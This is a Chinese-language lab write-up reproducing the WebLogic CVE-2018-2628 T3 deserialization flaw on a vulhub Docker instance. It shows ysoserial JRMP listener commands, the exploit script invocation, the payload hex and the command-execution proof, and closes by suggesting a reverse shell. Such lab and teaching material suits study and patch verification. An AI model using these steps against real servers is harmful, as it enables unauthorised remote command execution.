Weblogic WLS Core Components 反序列化命令执行漏洞（CVE-2018-2628）

影响范围


WebLogic 10.3.6.0，12.2.1.2，12.2.1.3，12.1.3.0

漏洞简介

Oracle 2018年4月补丁中，修复了Weblogic Server WLS Core Components中出现的一个反序列化漏洞（CVE-2018-2628），此漏洞产生于Weblogic T3服务，当开放Weblogic控制台端口（默认为7001端口）时，t3服务会默认开启，该漏洞通过t3协议触发，可导致未授权的用户在远程服务器执行任意命令。

漏洞复现

在https://vulhub.org/上下载Weblogic 的docker文件，利用`docker-compase up -d`启动服务，服务启动后，访问http://192.168.136.129:7001/console



首先在https://github.com/brianwrf/ysoserial/releases/download/0.0.6-pri-beta/ysoserial-0.0.6-SNAPSHOT-BETA-all.jar下载ysoserial，并启动一个JRMP Server：

```
# 进入ysoserial所在文件夹
copy ysoserial-0.0.6-SNAPSHOT-BETA-all.jar   ysoserial.jar
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 11111 CommonsCollections1 'touch /tmp/1.txt'
# 此命令表示JRMP Server监听的端口为11111，执行命令为 touch /tmp/1.txt
```

```
root@kali:~/桌面# java -cp ysoserial.jar ysoserial.exploit.JRMPListener 11111 CommonsCollections1 'touch /tmp/1.txt'
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by ysoserial.payloads.util.Reflections (file:/root/%e6%a1%8c%e9%9d%a2/ysoserial.jar) to constructor sun.reflect.annotation.AnnotationInvocationHandler(java.lang.Class,java.util.Map)
WARNING: Please consider reporting this to the maintainers of ysoserial.payloads.util.Reflections
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
* Opening JRMP listener on 11111
```

然后，使用exploit.py脚本，向目标Weblogic http://192.168.136.129:7001发送数据包：

```
python2 exploit-CVE-2018-2628.py 192.168.16.109 7001 ysoserial.jar 192.168.16.109 11111 JRMPClient
```

```
root@kali:~/桌面# python2 exploit-CVE-2018-2628.py 192.168.16.109 7001 ysoserial.jar 192.168.16.109 11111 JRMPClient
handshake successful
send request payload successful,recv length:1690
command: java -jar ysoserial.jar JRMPClient 192.168.16.109:11111 > payload.out
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
payload: aced0005737d000000001001a6a6176612e726d692e72656769737472792e526567697374727978720176a6176612e6c616e672e7265666c6563742e50726f7879e127da20cc1043cb0200014c00016874002546a6176612f6c616e672f7265666c6563742f496e766f636174696f6e48616e646c65723b78707372002d6a6176612e726d692e7365727665722e52656d6f74654f626a656374496e766f636174696f6e48616e646c6572200000000000000020200007872001c6a6176612e726d692e7365727665722e52656d6f74654f626a656374d361b4910c61331e0300007870737000a556e6963617374526566000e3139322e3136382e31362e31303900002b67ffffffffde031da70000000000000000000000000000078
```

JRMP Server成功连接，命令执行成功。

```
* Opening JRMP listener on 11111
Have connection from /172.20.0.2:43718
Reading message...
Is DGC call for [[0:0:0, -570221145]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /172.20.0.2:43720
Reading message...
Is DGC call for [[0:0:0, -570221145]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /172.20.0.2:43722
Reading message...
Is DGC call for [[0:0:0, -570221145]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /172.20.0.2:43724
Reading message...
Is DGC call for [[0:0:0, -570221145]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /172.20.0.2:43726
Reading message...
Is DGC call for [[0:0:0, -570221145]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
```

```
root@373279df29e0:~/Oracle/Middleware# ls /tmp
1.txt  bea1061393648233859820.tmp  cookie.txt  hsperfdata_root  packages  wlstTemproot
root@373279df29e0:~/Oracle/Middleware#
```

既然验证了命令可以执行，其实我们可以更进一步，直接反弹shell。